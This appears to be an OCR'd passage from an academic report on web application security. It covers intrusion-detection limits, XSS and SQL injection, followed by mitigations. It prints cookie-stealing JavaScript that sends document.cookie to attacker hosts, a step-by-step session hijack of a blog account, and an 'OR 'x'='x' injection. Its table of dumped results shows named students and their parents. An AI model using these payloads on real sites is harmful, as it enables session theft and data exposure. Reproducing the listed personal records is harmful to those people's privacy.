Another drawback with using these devices to detect application attacks is that these attack signatures can be applied only to situations in which the context of the event is not important. For example, in the SNORT ruleset that we used we added a simple string matching signature that triggers an alert action whenever the traffic that it is analyzing contains '<, > or ='. When this simple string signature was applied to monitor TCP traffic, the alerts were generated even when those characters were valid for some part of definitely slow down the performance of the

application. As a result the alert generated by SNORT will be the false one as show in Figure 33



Figure 33: False alert generated by snort.

Moreover the approach, used to prevent cross-site scripting and SQL injection attacks, is based on blocking certain possible malicious characters in the packet payload. This is known as negative validation. It can defend against specific known attacks but it is very difficult to define all possible malicious inputs. The best practice recommended for input validation is to provide a list of valid inputs so that only valid inputs are allowed and rest all is blocked. This approach is known as positive validation. Positive validation approach cannot be used in deep packet inspection systems because using this approach in these devices will result in large number of non-contextual alerts that would prevent these systems to perform as intended. IPS's are useful to detect known attacks, but are inadequate to protect against new types of attack targeting the web applications and they can't check for traffic secured by SSL (Secure Sockets Layer), the security protocol on the Internet.

Internal security is using secure coding standards to ensure: 1) the continuing function of an application despite unexpected input or user actions, 2) the confidentiality and integrity of data, 3) provide access to the data when it is required (availability) and only to the right users. Practicing secure coding techniques like source code reviews, implementation of security policies, secure input-output handling, software testing, exception handling etc. helps in avoiding most of the software defects causing vulnerabilities like buffer overflows, sql injection, cross-site scripting etc. and improves the quality of the software. Internal security has been observed as the most flexible way of defending web applications. Different web applications have different security requirements. Checks that are efficient for one application may not be found useful for the other.

Complete protection of web applications and web services thus requires a full understanding of the application structure and logic. By using secure coding approach application specific features can be added to cover a particular application. Moreover, unlike external security devices, with internal security approach inputs can be checked according to the context of an event. For example, in the Internalsecurity application that we developed, we placed a simple input validation code to check the roll number field and the name field. The code displays an error message whenever the input string that it is analyzing contains malicious characters **‘<, >, =, ’, +** etc. Since it is possible to determine which of the two fields encountered malicious input, more appropriate error messages can be displayed which cannot be easily achieved using external security tools.

Part B

4 CROSS-SITE SCRIPTING (XSS) ATTACK

In the World Wide Web (WWW), web browsers and web servers communicate by means of each other through HTTP [35]. The HTTP is a stateless protocol during which no sessions are reserved either by the web browser or web server. The web applications normally use cookies to offer a mechanism for creating state full HTTP sessions. For web applications that need authentication, they frequently use cookies to accumulate the session Ids [36] and subsequently pass the cookies to the users after they have been authenticated. Cross Site Scripting (XSS) attack [37] is one of popular attacks which is frequently used to steal the cookies by means of a malicious script and the attacker can impersonate the user.

According to security experts, Cross-Site Scripting vulnerability is among the most severe and common threats in Web applications today. In 2007, XSS ranked first in the Open Web Application Security Project (OWASP) [38]. Web Vulnerability Scanners (e.g. AppScan [39], Nessus [40]) play a significant job in providing a testing framework, however, these tools aren't capable of detecting all kinds of XSS vulnerabilities. There are reportedly two types of XSS attacks i.e. Persistent and Non-Persistent Attack. The experiments have been performed to substantiate the both types of attacks and draw inference.

4.1 Persistent XSS Attacks

The action plan of the persistent XSS attack has been shown in the Figure 34 given below.



Figure 34: Persistent XSS Attack Sample Scenario

The actors in the process are: Attacker (A), Set of Victim's Browsers (V), Vulnerable Web Application (VWA), Malicious Web Application (MWA), Trusted Domain (TD), and Malicious Domain (MD). The entire attack is divided into two major stages. In the initial stage (Figure 34, steps 1–4), user A (Attacker) registers itself into VWA's application, and send the following HTML/JavaScript code as message MA which is as revealed in the figure 35. The entire HTML/JavaScript code inside message MA is subsequently stored into VWA's repository (Figure 34, step 4) at TD (Trusted Domain), and keeps set to be displayed by any other VWA's user. Then, in a next stage (Figure 34, steps 5–11), and for all victims $v_i \in V$ that displays message MA, the related cookie vi_id stored inside the browser's cookie repository of each victim vi, and requested from the trust context (TD) of VWA, is sent out to an exterior repository of stolen cookies positioned at MD (Malicious Domain). The information stored inside this repository of stolen cookies possibly will finally be utilized by the attacker to get into VWA by means of other user's identities.

```
<HTML>
<title>Welcome!</title>
Hi everybody! See that picture below, that's my city, well where I come from..<BR>
```

Figure 35: Content of Message MA

The malicious JavaScript code injected by the attacker into the web application is persistently stored into the application's data repository. In turn, when an application's user loads the malicious code into its browser, and since the code is sent elsewhere from the trust context of the application's web site, the user's browser allows the script to access its repository of cookies. Therefore, the script is authorized to steal victim's sensitive information to the malicious environment of the attacker, and circumventing in this way the fundamental security strategy of any JavaScript engine which restricts the access of data to only those scripts that fit in to the same origin where the information was set up [7].

4.2 Non-Persistent XSS Attacks

Non-Persistent XSS attack (and also referred as reflected XSS attack), exploits the flaw that appears in a web application when it utilizes information provided by the user in order to generate an outgoing page for that user [8]. In this manner, and instead of storing the malicious code implanted into a message by the attacker, now the malicious code itself is directly reflected back to the user by means of a third party system. For example, the attacker can trap the victim to click a link which contains the malicious code. The victim's browser executes the code inside the application's trust domain, and may permit it to send related information (e.g., cookies and session IDs) without violating the Same Origin Policy of browser's interpreter [41]. A non-persistent XSS attack has been performed as shown in Figure 36 below.



Figure 36: Non-persistent XSS attack sample scenario

A user *vi* is somehow convinced to surf into MWA, and then he is lured to click into the link fixed within the following HTML/JavaScript code:

```
<HTML>

<title>Welcome!<title>

Click info the following <a href="http://www.trusted.domain/VWA/<script>\
```

Figure 37: HTML/Java Script Code to Steal Cookies

Once the user *vi* clicks into the link, its browser is redirected to VWA, requesting a page which does not survive at TD and, then, the web server at TD produce an out coming fault page reporting that the resource does not present here. Because of a non-persistent XSS vulnerability inside the VWA, TD's web server chooses to return the fault message fixed within an HTML/JavaScript document, and that it also includes in such a document the requested location, i.e., the malicious code, without encoding it. In that case, let us presume that instead of implanting the following code:

```
&lt,script&gt;document.location=http://www.malicious.domain/city.jpg?\stolencookie
s=+document.cookie;&lt;/script&gt,
```

Figure 38: Malicious Java Script Code with Encoding

It inserts the following one:

```
<script>document.location=http://www.malicious.domain/city.jpg?\stolencookies=+do
cument.cookie;</script>
```

Figure 39: Malicious Java Script Code without Encoding

If such a condition happens, vi's browsers will execute the preceding code inside the trust environment of VWA at TD's site and, consequently, that cookie belonging to TD will be transmitted to the repository of stolen cookies of MWA at MD (Figure 36). The information stored inside this repository can ultimately be consumed by the attacker to get into VWA by using vi's identity. The figure 40 shows the malicious code below:

```
<a onclick

document.location='http://localhost/xss-attacker/getcookies.php?
cookie='+escape(document.cookie); href="#">
```

Figure 40: Malicious Java Script to Steal the Cookies

4.3 TESTING OF XSS EXPLOITATION ON LOCAL HOST SERVER

Based on the proposed methodology of exploiting the XSS attack, by injecting the malicious java script code on the victim's web application cookies have been stolen. The attacker has uploaded a malicious script on the vulnerable victim web application. The malicious code which is written in java script/php will transfer the cookies to blank text file which is loaded on the attacker's website. Here are some steps which are explained in detailed with the help of snapshots:-

Step 1: The victim has come across its login page. Now he will enter its username and password and submit its credentials to the local host server.

Figure 41: Login Window of Victim's Web Application

Step 2: As soon as the victim enters into its web application account, he wants to access his browser's resources. Unfortunately, the victim has seen a link which is posted by the attacker on the corresponding web application. The malicious code which is written in the form of java script/php has embedded in the link. Finally the victim is curious to know about what does this link particularly do? So, he has clicked on that particular link i.e. CLICK HERE TO KNOW ABOUT XSS ATTACK.

Figure 42: Malicious Message on Victim's Web Application

Step 3: When the victim clicks on this hyperlink, it will redirect to the attacker webpage. On the other hand, the malicious script will get executed in the URL of the page, which will theft the cookies of the victim's account session.

Figure 43: Execution of Malicious Script on Victim's Web Browser

Step 4: Now the attacker wants to check that if any victim has clicked on that particular link which is posted on the victim's webpage. He will simply check the blank cookies.txt file that if any cookie has been append or write on to the blank text file or not.



Figure 44: Cookie Text File

Step 5: Now the attacker uses this cookie in which username and password is stored clearly. With the cookies of the user in hand, the attacker can impersonate the user and then acts instead of that user, and interacts with the web application.

4.4 TESTING OF XSS EXPLOITATION ON BLOGS

Vulnerabilities of XSS have also been traced in social networking sites like face book, orkut, twitter, My Space, linked-in, Blogs etc. But fortunately, we found the vulnerability of Cross-Site Scripting in Blogs. Following tools were used for performing the XSS attack on blogs:-

Mozilla Firefox 3.0 or higher

Free Web Hosting Site (e.g. http://www.shashankgupta.0fees.net)

Firebug 1.4.5 Add-on for Mozilla

Firecookie 1.0b4 extension for firebug

Victim and Attacker Account on Blogs

Here are the steps for performing the XSS attacks on Blogs:

Step 1: Here the attacker logs into a blog and post a malicious message. That message will be having Java script which is as shown below:

```
<a onclick="document.location='http://www.shashankgupta.0fees.net/
something.php?cookie='+escape(document.cookie);" href="#">
click here </a> to know about XSS attack.
```

Figure 45: Malicious Java Script Function

This script provides a hyperlink, which will redirect the current cookies to the site specified in the document.location.id. Here, cookies are being sent to the file ‘something.php’.

Figure 46: Login Window of Attacker's Blogger Account



Figure 47: Malicious Cookie Grabber file posted by the Attacker

On posting such a JavaScript code on a HTML enabled textbox , the message will create a hyperlink i.e. CLICK HERE TO KNOW ABOUT XSS ATTACK, which is as shown below:



Figure 48: View of Hyperlink Posted by the Attacker

After doing all this by the attacker, the attacker simply logs out of its blog account.

Step 2: Now the victim logs into his account and visits the blog posted by the attacker and clicks on the hyperlink.

Figure 49: Login Window of Victim's Blog Account

On logging into his account, the victim will see the new post titled "Cross Scripting Attack Demo" which is posted by the attacker.



Figure 50 Malicious Message in the Victim's Account

Now the victim is curious to know to about that particular post which is posted by the attacker and unfortunately, he clicks on that hyperlink.

Figure 51: View of the Hyperlink Posted by the Attacker

As soon as the victim clicks on the hyperlink, the malicious JavaScript will get executed. The hyperlink will redirect the victim's web page to the URL of the attacker's web hosting site in which cookie grabber file gets executed and cookie will get theft and loaded in the url of victim's account as shown below.



Figure 52: Execution of Malicious Script on the Victim's Blog Account

Step3. Now the attacker opens its web hosting site and checks whether anyone has clicked on that malicious link.

Figure 53: Attacker's Web Hosting Site (www.shashankgupta.0fees.net)

Now the attacker will see the blank cookie.txt file in which theft cookie will get append from the cookie grabber file.



Figure 54: Cookie Grabber File in PHP



Figure 55: Victim's Cookie on the Web Hosting Site

Step 4: Now the attacker got the cookies and i will show you how he is going to use them. Here he uses the firebug add-on to see and edit the cookies. Firstly all the cookies stored on the browser should be deleted first.



Figure 56: Deletion of Existing Cookies from the Attacker's Browser

Step 5: Now the attacker logs into his account and he is going to replace the cookie value with the value he just got.



Figure 57: Cookie of Attacker's Blog Account



Figure: 58: Replacement of Attacker's Session Cookie with the Victim's Cookie

Finally, after changing the cookie value, the attacker wants to view the profile into whose account it will enter. In this way, XSS attack gets exploited on the victim's blogger account. Other preventing measures have been suggested, experimented, validated and results have been published in journal [49, 50].

5 SQL INJECTION

Structured Query Language (SQL) is a textual and interpreted language used to interact with relational databases. A unit statement of execution of SQL is known as query, which typically return a single result set. SQL statements can modify the structure of databases using Data Definition Language statements (DDL) and manipulate the contents of databases using Data Manipulation Language statements (DML).

SQL Injection refers to the construction or deformation of a underlying SQL query by introducing OR or AND connectives or special (reserved) characters which sets the value of the result of the query to true without even supplying authenticated data.

In a general authentication process for which the following SQL query is constructed:

```
SELECT list_of_fields FROM table WHERE  passwd_field =
'lalitsen'
```

The field value lalitsen is entered by the user. Since lalitsen is not in the database in passwd_field; therefore it will return value false. Now let the user enters the value in passwd_field as lalitsen' OR 'x'='x instead. The SQL query now becomes as under:

```
SELECT list_of_fields FROM table WHERE  passwd_field =
'lalitsen' OR 'x'='x'
```

Since 'x'='x' is always true, therefore the query becomes true. This process is known as SQL Injection and can be exploited by the hackers.

5.1 Experimental setup

An experiment was performed to deploy SQL Injection attack on the result application. The application makes use of MS Access database (babsc1r.mdb) to store the result of students. This database contains a table (result) having 18061 records wherein each record contains five character type fields of average length of 12 characters. The input screen of the result application where the roll number of the candidate could be entered is given below in the figure (Figure 59)



Figure: 59: Result application

The query was constructed at the server as "`select * from result where rollno='23423'`" which obviously resulted value false as the entered roll number is not present in the database. The figure (Figure 60 below shows that the entered roll number is not present in the database.

Figure: 60: Entered roll no. is not present

However the above query was manipulated by applying a trick. Let the value entered in *rollno* field is "`23423' OR 'x'='x`" as shown in the figure (Figure 61) below.



Figure: 61: Entered roll no. is not present

The target query was now constructed as "`select * from result where rollno='23423' OR 'x'='x'`" which resulted value true as is '`x'='x`' is always true. As a result it displayed whole the table as shown in the figure (Figure 62) below.

Result for B.A/B.Sc./B.Com Part-I

Roll No.	Reg. No.	Name	Parentage	*Result
101000	10191-BCE-01	AMIT GUPTA	JAI KUMAR GUPTA	Re-app AA PL ED
101001	10192-BCE-02	AMREEK SINGH	SUKHDEV SINGH	Absent
101002	- -	SATISH KUMAR	DEWAN CHAND	Disp eligibility
101003	10194-BCE-02	KRISHEN KANT KOHLI	RAMAN KOHLI	Re-app EC ST BT
101004	10195-BCE-02	SUHAIL KHALID	ATTA UR REHMAN KHALID	Fail
101005	12825-BCE-02	ABDUL HUSSAIN	HAJI AHMAD	Re-app PS
101006	- -	ABHISHEK MAGOTRA	D.K.MAGOTRA	Disp eligibility

Figure: 62: SQL Injection performed

5.2 Finding vulnerability

The vulnerability in SQL based applications can be speculated by entering specific meta-characters such as the single-quote (') or the double-dash (--) as input. Such characters set the query to a wrong syntax and database engine displays the error message, which gives further clue about database used. This information can be used to deploy SQL Injection attack. The figures (Figure 63 and 64) below shows the input of single-quote (') character and error message generated by the database engine.

Figure: 63: When ' is input



Figure: 64: Error message reveals SQL Injection vulnerability

5.3 Potential Threats

The application, which is vulnerable to SQL Injection, can potentially be exploited to gain access to database, authenticate a user without having supplied requisite information. Having found vulnerability with the non-privileged login, an attacker will attempt to elevate privileges to gain full administrator privileges. An attacker could exploit known and unknown vulnerabilities to

do so. Given the number of recent vulnerabilities discovered in SQL Server, if an attacker can execute arbitrary queries, it is relatively easy to elevate privileges [45].

Once an attacker has gained adequate privileges on the SQL Server he can upload "binaries" to the server which otherwise can not be done using protocols such as SMB, since port 137-139 typically is blocked at the firewall. This can be done by uploading a binary file into a table local to the attacker and then pulling the data to the victim's file system using a SQL Server connection [45].

5.4 Solutions

Some of the possible solutions to avoid vulnerabilities associated with SQL Injection are given further. First, the client-supplied data must be sanitized of any characters or strings like AND, OR, WHERE etc., which are used to construct SQL query. The positive validation must be used instead of negative validation; that is; only valid characters should be allowed instead of filtering malicious characters [44]. Secondly, the characters must be checked for their corresponding HTML substitute, like, "&quote", "&gt" and "%3E" etc [46]. Wherever possible numeric data should be used, because, in the process of casting text coming through HTML form as numeric data, the non-numeric characters, if supplied, are dropped [47]. Thirdly, the parameterized queries should be preferred [45].

